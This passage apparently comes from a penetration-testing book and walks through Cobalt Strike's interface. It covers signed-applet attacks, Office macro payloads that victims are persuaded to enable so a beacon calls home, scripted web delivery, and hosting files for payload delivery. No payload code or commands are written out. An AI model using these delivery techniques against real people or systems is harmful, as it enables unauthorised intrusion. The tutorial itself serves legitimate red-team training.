
A lot of pentesters use this social engineering technique to get access to the target system by using an applet signed with a self-signed code signing certificate. However, this does not work with most of the browsers now as they have policies in place to prevent it. Starting with Java version 1.7 (update 51), the self-signed Java applet will not run by default. A better option would be either to use a valid certificate or to go for macros.

Payload generation – MS Office macros


Payload execution via Office macros is the new black. If you have heard about the uproar of ransomware, then you must know about macros as well. For the past few years, macros have been used to execute the payload embedded in it. However, for a successful execution, the victim needs to be convinced to click on Enable Content in the malicious document. To start generating macros-enabled payload embedded in the document, click the button shown in the following screenshot:



At this point, you will get a listener window where you will have to select the listener to use once the payload is executed over the target system. Of course, you also have the option to add a new listener if you desire to do so:



Once you generate the macros for the given listener, you will get an instruction window that you can follow in order to embed the macros in a document:




This document can be saved as a macro-enabled document (`.docm`) or a word 97-2003 document (`.doc`).


The document can be then delivered to the victim via any method, and once the victim opens up the document and enables the content, the macros will be executed and the beacon will call back to home (team server).

Scripted web delivery

This technique is used to deliver the payload via the web. To continue, click on the button shown in the following screenshot:




A scripted web delivery will deliver the payload to the target system when the generated command/script is executed on the system. A new window will open where you can select the type of script/command that will be used for payload delivery. Here, you also have the option to add the listener accordingly:




File hosting

Files that you want to host on a web server can also be hosted through the Cobalt Strike team server. To host a file through the team server, click on the button shown in the following screenshot:




This will bring up the window where you can set the URI, the file you want to host, the web server's IP address and port, and the MIME type. Once done, you can download the same file from the Cobalt Strike team server's web server. You can also provide the IP and port information of your favorite web redirector. This method is generally used for payload delivery:



Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Host File
Host a file through Cobalt Strike's web server
File:
Local URI: /download/file.ext
Local Host: 192.168.2.6
Local Port: 80
Mime Type: automatic
automatic
application/acad
application/arj
application/astound
application/clariscad
application/drafting
application/dxf
application/hta

Managing the web server

The web server running on the team server, which is generally used for file hosting and beacons, can be managed as well. To manage the web server, click on the button shown in the following screenshot:




This will open the Sites tab where you can find all web services, the beacons, and the jobs assigned to those running beacons. You can manage the jobs here:




Server switchbar

The Cobalt Strike client can connect to multiple team servers at the same time and you can manage all the existing connections through the server switchbar. The switchbar allows you to switch between the server instances:




You can also rename the instances according to the role of the server. To do this, simply right-click on the Instance tab and you'll get two options: Rename and Disconnect:



You need to click on the Rename button to rename the instance of your choice. Once you click this button, you'll be prompted for the new name that you want to give to your instance:

For now, we have changed this to `EspionageServer`:



